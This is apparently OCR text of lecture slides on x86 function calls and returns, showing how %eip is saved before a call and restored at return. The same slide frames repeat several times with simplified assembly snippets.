


Programs in Memory




```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```


Programs in Memory




```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

%eip


Programs in Memory




```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

%eip

Programs in Memory





```
…
3800:  push %ebp
3802:  mov %esp, %ebp
…
```

%eip

```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

Programs in Memory





```
…
3800:  push %ebp
3802:  mov %esp, %ebp
…
```

%eip

```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

Programs in Memory





```
…
3800:  push %ebp
3802:  mov %esp, %ebp
…
```

%eip

```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

Programs in Memory





```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

%eip

Return from Functions – Resume previous execution

```
int main ()
{   …
    func(“hey”, 10, -3);
    …
}
```


Q: How do we resume here?



Return from Functions – Resume previous execution

```
int main ()
{   …
    func(“hey”, 10, -3);
    …
}
```

Q: How do we resume here?




Push %eip before call

Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

Q: How do we resume here?




Push %eip before call

Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

Q: How do we resume here?



Push %eip before call

Set %eip to 4(%ebp) at return


Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```



